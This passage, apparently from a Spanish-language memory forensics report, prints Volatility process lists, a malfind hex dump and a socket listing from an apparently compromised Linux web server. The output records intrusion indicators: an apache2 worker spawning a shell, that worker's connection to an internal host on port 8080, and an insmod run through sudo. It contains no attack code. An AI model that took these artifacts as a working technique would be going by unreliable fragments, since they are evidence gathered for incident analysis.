0xffff900576f796c0	iscsi_eh	395	2	0	0	----------	2018-12-21 12:05:03 UTC+0000
0xffff9005797016c0	ib-comp-wq	408	2	0	0	----------	2018-12-21 12:05:04 UTC+0000
0xffff9005796c16c0	ib_mcast	409	2	0	0	----------	2018-12-21 12:05:04 UTC+0000
0xffff9005796c5b00	ib_nl_sa_wq	410	2	0	0	----------	2018-12-21 12:05:04 UTC+0000
0xffff900576f7ad80	lvmetad	414	1	0	0	0x0000000039cf6000	2018-12-21 12:05:04 UTC+0000
0xffff9005796e96c0	rdma_cm	415	2	0	0	----------	2018-12-21 12:05:04 UTC+0000
0xffff90057971ad80	systemd-logind	712	1	0	0	0x000000003b2b6000	2018-12-21 12:05:09 UTC+0000
0xffff900576f88000	dbus-daemon	720	1	103	107	0x000000003bcca000	2018-12-21 12:05:09 UTC+0000
0xffff900576f8ad80	cron	733	1	0	0	0x000000003baac000	2018-12-21 12:05:10 UTC+0000
0xffff9005796c0000	accounts-daemon	734	1	0	0	0x000000003bb3c000	2018-12-21 12:05:10 UTC+0000
0xffff9005796ec440	lxcfs	737	1	0	0	0x000000003b00e000	2018-12-21 12:05:10 UTC+0000
0xffff90057b014440	atd	749	1	0	0	0x000000003b1a4000	2018-12-21 12:05:10 UTC+0000
0xffff90057ae28000	polkitd	771	1	0	0	0x000000003af6e000	2018-12-21 12:05:10 UTC+0000
0xffff90057ae2ad80	agetty	785	1	0	0	0x000000003bcc2000	2018-12-21 12:05:10 UTC+0000
0xffff90057ae2db00	agetty	791	1	0	0	0x0000000039ff8000	2018-12-21 12:05:10 UTC+0000
0xffff90057bd196c0	loop0	951	2	0	0	----------	2018-12-21 12:05:15 UTC+0000
0xffff90057bd18000	loop1	1103	2	0	0	----------	2018-12-21 12:05:18 UTC+0000
0xffff90057a73c440	systemd-network	2788	1	100	102	0x000000003a536000	2018-12-21 12:10:43 UTC+0000
0xffff90057a73db00	systemd-resolve	2804	1	101	103	0x0000000039ea6000	2018-12-21 12:10:43 UTC+0000
0xffff900579712d80	systemd-timesyn	2818	1	-	62583	0x000000003a75a000	2018-12-21 12:10:43 UTC+0000
0xffff90057a7396c0	systemd-journal	2825	1	0	0	0x0000000004406000	2018-12-21 12:10:43 UTC+0000
0xffff9005445a0000	uuidd	5077	1	106	110	0x0000000039ec8000	2018-12-21 12:11:11 UTC+0000
0xffff90057bd1ad80	systemd-udevd	5160	1	0	0	0x000000003a790000	2018-12-21 12:11:12 UTC+0000
0xffff90057bd1db00	xfsalloc	10374	2	0	0	----------	2018-12-21 12:11:28 UTC+0000
0xffff90057bd1c440	xfs_mru_cache	10375	2	0	0	----------	2018-12-21 12:11:28 UTC+0000
0xffff90054466ad80	iscsid	10988	1	0	0	0x0000000036d48000	2018-12-21 12:11:35 UTC+0000
0xffff90054466db00	iscsid	10989	1	0	0	0x0000000039d76000	2018-12-21 12:11:35 UTC+0000
0xffff90057d49ad80	networkd-dispat	11199	1	0	0	0x0000000039e26000	2018-12-21 12:11:37 UTC+0000
0xffff900579407440	sshd	12159	1	0	0	0x0000000000472c000	2018-12-21 12:12:06 UTC+0000
0xffff90054f4cdb00	mysqld	5127	1	111	116	0x000000003af40000	2018-12-21 18:18:37 UTC+0000
0xffff90057b4cdb00	apache2	5469	1	0	0	0x0000000044da000	2018-12-21 18:29:25 UTC+0000
0xffff9005445a2d80	loop2	6189	2	0	0	----------	2018-12-21 19:10:22 UTC+0000
0xffff9005445a16c0	snapd	6219	1	0	0	0x0000000039eb2000	2018-12-21 19:10:23 UTC+0000
0xffff90054da68000	loop3	6349	2	0	0	----------	2018-12-21 19:10:26 UTC+0000
0xffff9005797196c0	amazon-ssm-agen	6445	1	0	0	0x0000000039e12000	2018-12-21 19:10:27 UTC+0000
0xffff9005796edb00	rsyslogd	26254	1	102	106	0x0000000017b26000	2018-12-30 10:44:51 UTC+0000
0xffff900557adad80	master	26489	1	0	0	0x0000000036a42000	2018-12-30 10:46:13 UTC+0000
0xffff900557ad8000	qmgr	26500	26489	112	117	0x0000000017baa000	2018-12-30 10:46:13 UTC+0000
0xffff90057940ad80	kworker/0:0	19056	2	0	0	----------	2019-01-03 04:24:46 UTC+0000
0xffff90057b010000	kworker/u30:2	19454	2	0	0	----------	2019-01-03 05:50:42 UTC+0000
0xffff9005448adb00	apache2	19704	5469	33	33	0x000000003a7ec000	2019-01-03 06:25:21 UTC+0000
0xffff9005448ac440	apache2	19705	5469	33	33	0x000000003ce4a000	2019-01-03 06:25:21 UTC+0000
0xffff9005448aad80	apache2	19706	5469	33	33	0x000000003cf7e000	2019-01-03 06:25:21 UTC+0000
0xffff900557b6ad80	apache2	19707	5469	33	33	0x000000002c6d8000	2019-01-03 06:25:21 UTC+0000
0xffff900579f34440	apache2	19708	5469	33	33	0x000000003ae1a000	2019-01-03 06:25:21 UTC+0000
0xffff900579715b00	kworker/0:1	19709	2	0	0	----------	2019-01-03 06:25:21 UTC+0000
0xffff900579f32d80	apache2	19952	5469	33	33	0x000000002c644000	2019-01-03 06:33:15 UTC+0000
0xffff900579f316c0	apache2	19953	5469	33	33	0x0000000036cfc000	2019-01-03 06:33:16 UTC+0000
0xffff900579f30000	apache2	20230	5469	33	33	0x000000000453c000	2019-01-03 07:26:31 UTC+0000
0xffff900557b6db00	apache2	20231	5469	33	33	0x000000003ad62000	2019-01-03 07:26:32 UTC+0000
0xffff900557b6c440	apache2	20232	5469	33	33	0x0000000036ccc000	2019-01-03 07:26:33 UTC+0000
0xffff900557b696c0	apache2	20233	5469	33	33	0x000000003b35e000	2019-01-03 07:26:34 UTC+0000
0xffff900557b68000	sh	20381	19952	33	33	----------	2019-01-03 07:32:10 UTC+0000
0xffff90054f620000	sshd	20483	12159	0	0	0x0000000016244000	2019-01-03 07:50:04 UTC+0000
0xffff9005797116c0	systemd	20485	1	1000	1000	0x000000003b608000	2019-01-03 07:50:05 UTC+0000
0xffff9005445c0000	(sd-pam)	20486	20485	1000	1000	0x0000000036902000	2019-01-03 07:50:05 UTC+0000
0xffff90057b6bdb00	sshd	20576	20483	1000	1000	0x0000000019760000	2019-01-03 07:50:05 UTC+0000
0xffff90057b6bc440	bash	20577	20576	1000	1000	0x0000000001624c000	2019-01-03 07:50:05 UTC+0000
0xffff900542fadb00	pickup	20703	26489	112	117	0x000000002c792000	2019-01-03 08:01:34 UTC+0000
0xffff90057df516c0	kworker/u30:1	20781	2	0	0	----------	2019-01-03 08:09:21 UTC+0000
0xffff90057df54440	kworker/u30:0	20886	2	0	0	----------	2019-01-03 08:16:28 UTC+0000
0xffff90057b4396c0	sudo	20893	20577	0	0	0x000000003b602000	2019-01-03 08:17:06 UTC+0000
0xffff90057b43c440	insmod	20894	20893	0	0	0x000000002f26000	2019-01-03 08:17:06 UTC+0000
0xffff90057b015b00	kworker/0:2	20898	2	0	0	----------	2019-01-03 08:17:06 UTC+0000

Figura 21: resultado del comando linux_pslist.



Name	Pid	Uid
systemd	1	
.lvmetad	414	
.systemd-logind	712	
.dbus-daemon	720	103
.cron	733	
.accounts-daemon	734	
.lxcfs	737	
.atd	749	
.polkitd	771	
.agetty	785	
.agetty	791	
.systemd-network	2788	100
.systemd-resolve	2804	101
.systemd-timesyn	2818	62583
.systemd-journal	2825	
.uuidd	5077	106
.systemd-udevd	5160	
.iscsid	10988	
.iscsid	10989	
.networkd-dispat	11199	
.sshd	12159	
..sshd	20483	
...sshd	20576	1000
....bash	20577	1000
.....sudo	20893	
......insmod	20894	
.mysqld	5127	111
.apache2	5469	
..apache2	19704	33
..apache2	19705	33
..apache2	19706	33
..apache2	19707	33
..apache2	19708	33
...[sh]	20381	33
..apache2	19953	33
..apache2	20230	33
..apache2	20231	33
..apache2	20232	33
..apache2	20233	33
.snapd	6219	
.amazon-ssm-agen	6445	
.rsyslogd	26254	102
.master	26489	
..qmgr	26500	112
..pickup	20703	112
.systemd	20485	1000
..(sd-pam)	20486	1000
[kthreadd]	2	
.[kworker/0:0H]	4	
.[mm_percpu_wq]	6	
.[ksoftirqd/0]	7	
.[rcu_sched]	8	
.[rcu_bh]	9	
.[migration/0]	10	
.[watchdog/0]	11	
.[cpuhp/0]	12	
.[kdevtmpfs]	13	
.[netns]	14	
.[rcu_tasks_kthre]	15	
.[kauditd]	16	
.[xenbus]	17	
.[xenwatch]	18	
.[khungtaskd]	20	
.[oom_reaper]	21	
.[writeback]	22	
.[kcompactd0]	23	
.[ksmd]	24	
.[khugepaged]	25	
.[integrityd]	27	
.[kblockd]	28	
.[ata_sff]	29	
.[md]	30	
.[edac-poller]	31	
.[devfreq_wq]	32	
.[watchdogd]	33	
.[kswapd0]	36	
.[ecryptfs-kthrea]	37	
.[kthrotld]	79	
.[nvme-wq]	80	
.[scsi_eh_0]	81	
.[scsi_tmf_0]	82	
.[scsi_eh_1]	83	
.[scsi_tmf_1]	84	
.[ipv6_addrconf]	89	
.[kstrp]	99	
.[kworker/0:1H]	100	
.[raid5wq]	280	
.[jbd2/xvda1-8]	330	
.[ext4-rsv-conver]	331	
.[iscsi_eh]	395	
.[ib-comp-wq]	408	
.[ib_mcast]	409	
.[ib_nl_sa_wq]	410	
.[rdma_cm]	415	
.[loop0]	951	
.[loop1]	1103	
.[xfsalloc]	10374	
.[xfs_mru_cache]	10375	
.[loop2]	6189	
.[loop3]	6349	
.[kworker/0:0]	19056	
.[kworker/u30:2]	19454	
.[kworker/0:1]	19709	
.[kworker/u30:1]	20781	
.[kworker/u30:0]	20886	
.[kworker/0:2]	20898	

Figura 22: resultado del comando linux_pstree.



```
Process: networkd-dispat Pid: 11199 Address: 0x7f08ba782000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f08ba782000  00 00 00 00 00 00 00 00 43 00 00 00 00 00 00 00  ........C.......
0x007f08ba782010  49 bb d0 8e 95 b7 08 7f 00 00 49 ba 10 20 78 ba  I.........I.. x.
0x007f08ba782020  08 7f 00 00 f8 49 ff e3 68 d8 04 02 00 00 00 00  .....I..h.......
0x007f08ba782030  90 28 32 b8 08 7f 00 00 50 d8 04 02 00 00 00 00  .(2.....P.......

Process: apache2 Pid: 19704 Address: 0x7f9369fdd000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f9369fdd000  18 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x007f9369fdd010  53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48  SAWAVAUUH..H..pH
0x007f9369fdd020  8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24  .C.H...H.D$@H.D$
0x007f9369fdd030  48 48 89 44 24 50 48 89 44 24 30 48 89 dd 48 89  HH.D$PH.D$0H..H.

Process: apache2 Pid: 19705 Address: 0x7f9369fdb000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f9369fdb000  f0 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .%..............
0x007f9369fdb010  53 41 57 41 56 41 55 55 48 8b df 48 81 ec 80 00  SAWAVAUUH..H....
0x007f9369fdb020  00 00 48 8b 43 10 48 83 e8 01 48 89 44 24 40 48  ..H.C.H...H.D$@H
0x007f9369fdb030  89 dd 48 89 d8 48 8b 58 08 4c 8b 78 18 48 8b 08  ..H..H.X.L.x.H..

Process: apache2 Pid: 19706 Address: 0x7f9369fff000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f9369fff000  58 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00  X...............
0x007f9369fff010  53 41 57 41 56 41 55 55 48 8b df 48 81 ec 80 00  SAWAVAUUH..H....
0x007f9369fff020  00 00 48 8b 43 10 48 83 e8 01 48 89 44 24 40 48  ..H.C.H...H.D$@H
0x007f9369fff030  89 44 24 48 48 89 44 24 50 48 89 44 24 30 48 89  .D$HH.D$PH.D$0H.

Process: apache2 Pid: 19953 Address: 0x7f9369fdd000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f9369fdd000  40 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00  @...............
0x007f9369fdd010  53 41 57 41 56 41 55 55 48 8b df 48 83 ec 60 48  SAWAVAUUH..H..`H
0x007f9369fdd020  8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 dd 48  .C.H...H.D$@H..H
0x007f9369fdd030  89 d8 48 8b 58 08 4c 8b 78 18 48 8b 08 8b 40 40  ..H.X.L.x.H...@@

Process: apache2 Pid: 20230 Address: 0x7f936a000000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f936a000000  d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x007f936a000010  53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48  SAWAVAUUH..H..pH
0x007f936a000020  8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24  .C.H...H.D$@H.D$
0x007f936a000030  48 48 89 44 24 50 48 89 dd 48 89 d8 48 8b 58 08  HH.D$PH..H..H.X.

Process: apache2 Pid: 20231 Address: 0x7f936a000000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f936a000000  d0 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x007f936a000010  53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48  SAWAVAUUH..H..pH
0x007f936a000020  8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24  .C.H...H.D$@H.D$
0x007f936a000030  48 48 89 44 24 50 48 89 dd 48 89 d8 48 8b 58 08  HH.D$PH..H..H.X.

Process: apache2 Pid: 20232 Address: 0x7f9369fdd000 File: Anonymous Mapping
Protection: VM_READ|VM_WRITE|VM_EXEC
Flags: VM_READ|VM_WRITE|VM_EXEC|VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC|VM_ACCOUNT|VM_CAN_NONLINEAR

0x007f9369fdd000  c0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x007f9369fdd010  53 41 57 41 56 41 55 55 48 8b df 48 83 ec 70 48  SAWAVAUUH..H..pH
0x007f9369fdd020  8b 43 10 48 83 e8 01 48 89 44 24 40 48 89 44 24  .C.H...H.D$@H.D$
0x007f9369fdd030  48 48 89 44 24 50 48 89 44 24 30 48 89 dd 48 89  HH.D$PH.D$0H..H.
```

Figura 23: resultado del comando malfind.

```
Volatility Foundation Volatility Framework 2.6.1
UNIX 26653              systemd/1
UNIX 26655              systemd/1     /run/systemd/private
UNIX 439014             systemd/1
UNIX 12401              systemd/1     /run/systemd/notify
UNIX 12402              systemd/1
UNIX 12403              systemd/1
UNIX 674406             systemd/1     /run/systemd/journal/stdout
UNIX 27271              systemd/1
UNIX 27272              systemd/1
UNIX 12487              systemd/1     /run/lvm/lvmpolld.socket
UNIX 16183              systemd/1     /run/uuidd/request
UNIX 16173              systemd/1     /run/acpid.socket
UNIX 12489              systemd/1     /run/systemd/journal/dev-log
UNIX 96496              systemd/1     /run/systemd/journal/stdout
UNIX 45081              systemd/1     /run/systemd/journal/stdout
UNIX 43741              systemd/1     /run/systemd/journal/stdout
UNIX 32383              systemd/1     /run/systemd/journal/stdout
UNIX 32104              systemd/1     /run/systemd/journal/stdout
UNIX 27373              systemd/1     /run/systemd/journal/stdout
UNIX 27010              systemd/1     /run/systemd/journal/stdout
UNIX 26769              systemd/1     /run/systemd/journal/stdout
UNIX 13606              systemd/1     /run/systemd/journal/stdout
UNIX 18718              systemd/1     /run/systemd/journal/stdout
UNIX 18729              systemd/1     /run/systemd/journal/stdout
UNIX 18730              systemd/1     /run/systemd/journal/stdout
UNIX 18731              systemd/1     /run/systemd/journal/stdout
UNIX 18756              systemd/1     /run/systemd/journal/stdout
UNIX 97213              systemd/1     /run/systemd/journal/stdout
UNIX 16178              systemd/1     /run/snapd.socket
UNIX 16180              systemd/1     /run/snapd-snap.socket
UNIX 12732              systemd/1     /run/udev/control
UNIX 12878              systemd/1     /run/lvm/lvmetad.socket
UNIX 16171              systemd/1     /var/run/dbus/system_bus_socket
UNIX 12417              systemd/1     /run/systemd/journal/stdout
UNIX 12419              systemd/1     /run/systemd/journal/socket
UNIX 12532              systemd/1     /run/systemd/journal/syslog
UNIX 16191              systemd/1     /var/lib/lxd/unix.socket
UNIX 13181              lvmetad/414
UNIX 13181              lvmetad/414
UNIX 12878              lvmetad/414   /run/lvm/lvmetad.socket
UNIX 16470       systemd-logind/712
UNIX 16470       systemd-logind/712
UNIX 16548       systemd-logind/712
UNIX 16630       systemd-logind/712
UNIX 16785          dbus-daemon/720
UNIX 16785          dbus-daemon/720
UNIX 16171          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 16822          dbus-daemon/720
UNIX 16823          dbus-daemon/720
UNIX 16824          dbus-daemon/720
UNIX 26801          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 43825          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 16827          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 27245          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 17410          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 18201          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 26654          dbus-daemon/720   /var/run/dbus/system_bus_socket
UNIX 16917                cron/733
UNIX 16917                cron/733
UNIX 16999      accounts-daemon/734
UNIX 16999      accounts-daemon/734
UNIX 17409      accounts-daemon/734
UNIX 17231               lxcfs/737
UNIX 17231               lxcfs/737
UNIX 18200              polkitd/771
UNIX 26767      systemd-network/2788
UNIX 26767      systemd-network/2788
UNIX 26789      systemd-network/2788
UNIX 26796      systemd-network/2788
UNIX 26797      systemd-network/2788
UNIX 26798      systemd-network/2788
UNIX 26799      systemd-network/2788
UNIX 26800      systemd-network/2788
UDP       172.31.38.110    :    68 0.0.0.0          :     0                     systemd-
network/2788
UNIX 27007      systemd-resolve/2804
```

```
UNIX 27007      systemd-resolve/2804
UNIX 27228      systemd-resolve/2804
UNIX 27244      systemd-resolve/2804
UDP       127.0.0.53       :    53 0.0.0.0           :     0                      systemd-
resolve/2804
TCP       127.0.0.53       :    53 0.0.0.0           :     0 LISTEN               systemd-
resolve/2804
UNIX 27371      systemd-timesyn/2818
UNIX 27371      systemd-timesyn/2818
UNIX 27393      systemd-timesyn/2818
UNIX 27396      systemd-timesyn/2818
UNIX 27397      systemd-timesyn/2818
UNIX 27398      systemd-timesyn/2818
UNIX 27399      systemd-timesyn/2818
UNIX 12417      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 12419      systemd-journal/2825  /run/systemd/journal/socket
UNIX 12489      systemd-journal/2825  /run/systemd/journal/dev-log
UNIX 27373      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 43741      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 27010      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 26769      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 96496      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 97213      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 674406     systemd-journal/2825  /run/systemd/journal/stdout
UNIX 13606      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 32383      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 18718      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 18729      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 18730      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 18731      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 45081      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 18756      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 27521      systemd-journal/2825
UNIX 32104      systemd-journal/2825  /run/systemd/journal/stdout
UNIX 32103               uuidd/5077
UNIX 32103               uuidd/5077
UNIX 16183               uuidd/5077  /run/uuidd/request
UNIX 32381        systemd-udevd/5160
UNIX 32381        systemd-udevd/5160
UNIX 12732        systemd-udevd/5160  /run/udev/control
UNIX 32384        systemd-udevd/5160
UNIX 32388        systemd-udevd/5160
UNIX 32389        systemd-udevd/5160
UNIX 43155              iscsid/10988
UNIX 43143              iscsid/10989
UNIX 43153              iscsid/10989
UNIX 43740      networkd-dispat/11199
UNIX 43740      networkd-dispat/11199
UNIX 43824      networkd-dispat/11199
UNIX 45080                sshd/12159
UNIX 45080                sshd/12159
TCP     0.0.0.0        :   22 0.0.0.0        :    0 LISTEN                  sshd/12159
TCP     ::             :   22 ::             :    0 LISTEN                  sshd/12159
TCP     127.0.0.1      : 3306 0.0.0.0        :    0 LISTEN                 mysqld/5127
UNIX 90469               mysqld/5127  /var/run/mysqld/mysqld.sock
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/5469
TCP     ::             :   80 ::             :    0 LISTEN                apache2/5469
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/5469
TCP     ::             :  443 ::             :    0 LISTEN                apache2/5469
UNIX 96495               snapd/6219
UNIX 96495               snapd/6219
UNIX 16178               snapd/6219  /run/snapd.socket
UNIX 16180               snapd/6219  /run/snapd-snap.socket
UNIX 97212      amazon-ssm-agen/6445
UNIX 97212      amazon-ssm-agen/6445
UNIX 12532             rsyslogd/26254 /run/systemd/journal/syslog
UNIX 439139            rsyslogd/26254 /var/spool/postfix/dev/log
UNIX 439143            rsyslogd/26254
UNIX 440157              master/26489
TCP     127.0.0.1      :   25 0.0.0.0        :    0 LISTEN                master/26489
TCP     ::1            :   25 ::             :    0 LISTEN                master/26489
UNIX 440176              master/26489
UNIX 440177              master/26489
UNIX 440178              master/26489 public/pickup
UNIX 440179              master/26489
UNIX 440180              master/26489
UNIX 440182              master/26489 public/cleanup
```

```
UNIX 440183              master/26489
UNIX 440184              master/26489
UNIX 440185              master/26489 public/qmgr
UNIX 440186              master/26489
UNIX 440187              master/26489
UNIX 440189              master/26489 private/tlsmgr
UNIX 440190              master/26489
UNIX 440191              master/26489
UNIX 440192              master/26489 private/rewrite
UNIX 440193              master/26489
UNIX 440194              master/26489
UNIX 440195              master/26489 private/bounce
UNIX 440196              master/26489
UNIX 440197              master/26489
UNIX 440198              master/26489 private/defer
UNIX 440199              master/26489
UNIX 440200              master/26489
UNIX 440201              master/26489 private/trace
UNIX 440202              master/26489
UNIX 440203              master/26489
UNIX 440204              master/26489 private/verify
UNIX 440205              master/26489
UNIX 440206              master/26489
UNIX 440207              master/26489 public/flush
UNIX 440208              master/26489
UNIX 440209              master/26489
UNIX 440210              master/26489 private/proxymap
UNIX 440211              master/26489
UNIX 440212              master/26489
UNIX 440213              master/26489 private/proxywrite
UNIX 440214              master/26489
UNIX 440215              master/26489
UNIX 440216              master/26489 private/smtp
UNIX 440217              master/26489
UNIX 440218              master/26489
UNIX 440219              master/26489 private/relay
UNIX 440220              master/26489
UNIX 440221              master/26489
UNIX 440222              master/26489 public/showq
UNIX 440223              master/26489
UNIX 440224              master/26489
UNIX 440225              master/26489 private/error
UNIX 440226              master/26489
UNIX 440227              master/26489
UNIX 440228              master/26489 private/retry
UNIX 440229              master/26489
UNIX 440230              master/26489
UNIX 440231              master/26489 private/discard
UNIX 440232              master/26489
UNIX 440233              master/26489
UNIX 440234              master/26489 private/local
UNIX 440235              master/26489
UNIX 440236              master/26489
UNIX 440237              master/26489 private/virtual
UNIX 440238              master/26489
UNIX 440239              master/26489
UNIX 440240              master/26489 private/lmtp
UNIX 440241              master/26489
UNIX 440242              master/26489
UNIX 440243              master/26489 private/anvil
UNIX 440244              master/26489
UNIX 440245              master/26489
UNIX 440246              master/26489 private/scache
UNIX 440247              master/26489
UNIX 440248              master/26489
UNIX 440249              master/26489 private/maildrop
UNIX 440250              master/26489
UNIX 440251              master/26489
UNIX 440252              master/26489 private/uucp
UNIX 440253              master/26489
UNIX 440254              master/26489
UNIX 440255              master/26489 private/ifmail
UNIX 440256              master/26489
UNIX 440257              master/26489
UNIX 440258              master/26489 private/bsmtp
UNIX 440259              master/26489
UNIX 440260              master/26489
```

```
UNIX 440261              master/26489 private/scalemail-backend
UNIX 440262              master/26489
UNIX 440263              master/26489
UNIX 440264              master/26489 private/mailman
UNIX 440265              master/26489
UNIX 440266              master/26489
UNIX 440187                qmgr/26500
UNIX 440185                qmgr/26500 public/qmgr
UNIX 440388                qmgr/26500
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19704
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19704
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19704
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19704
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19705
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19705
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19705
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19705
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19706
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19706
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19706
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19706
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19707
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19707
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19707
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19707
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19708
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19708
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19708
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19708
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19952
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19952
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19952
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19952
TCP               ::ffff172.31.38.110:        80   ::ffff18.195.165.56:41529   CLOSE_WAIT
apache2/19952
TCP     172.31.38.110  :46384 172.31.33.128   : 8080 ESTABLISHED           apache2/19952
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19953
TCP     ::             :   80 ::             :    0 LISTEN                apache2/19953
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/19953
TCP     ::             :  443 ::             :    0 LISTEN                apache2/19953
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20230
TCP     ::             :   80 ::             :    0 LISTEN                apache2/20230
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20230
TCP     ::             :  443 ::             :    0 LISTEN                apache2/20230
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20231
TCP     ::             :   80 ::             :    0 LISTEN                apache2/20231
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20231
TCP     ::             :  443 ::             :    0 LISTEN                apache2/20231
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20232
TCP     ::             :   80 ::             :    0 LISTEN                apache2/20232
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20232
TCP     ::             :  443 ::             :    0 LISTEN                apache2/20232
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20233
TCP     ::             :   80 ::             :    0 LISTEN                apache2/20233
TCP     0.0.0.0        :    0 0.0.0.0        :    0 CLOSE                 apache2/20233
TCP     ::             :  443 ::             :    0 LISTEN                apache2/20233
TCP     172.31.38.110  :   22 83.247.136.74   :16666 ESTABLISHED              sshd/20483
UNIX 674291                sshd/20483
UNIX 674626                sshd/20483
UNIX 674389             systemd/20485
UNIX 674389             systemd/20485
UNIX 674408             systemd/20485
UNIX 674432             systemd/20485 /run/user/1000/systemd/notify
UNIX 674433             systemd/20485
UNIX 674434             systemd/20485
UNIX 674435             systemd/20485 /run/user/1000/systemd/private
UNIX 674439             systemd/20485 /run/user/1000/gnupg/S.dirmngr
UNIX 674440             systemd/20485 /run/user/1000/gnupg/S.gpg-agent.ssh
UNIX 674441             systemd/20485 /run/user/1000/gnupg/S.gpg-agent.extra
UNIX 674442             systemd/20485 /run/user/1000/gnupg/S.gpg-agent
UNIX 674443             systemd/20485 /run/user/1000/gnupg/S.gpg-agent.browser
UNIX 674389            (sd-pam)/20486
UNIX 674389            (sd-pam)/20486
UNIX 674395            (sd-pam)/20486
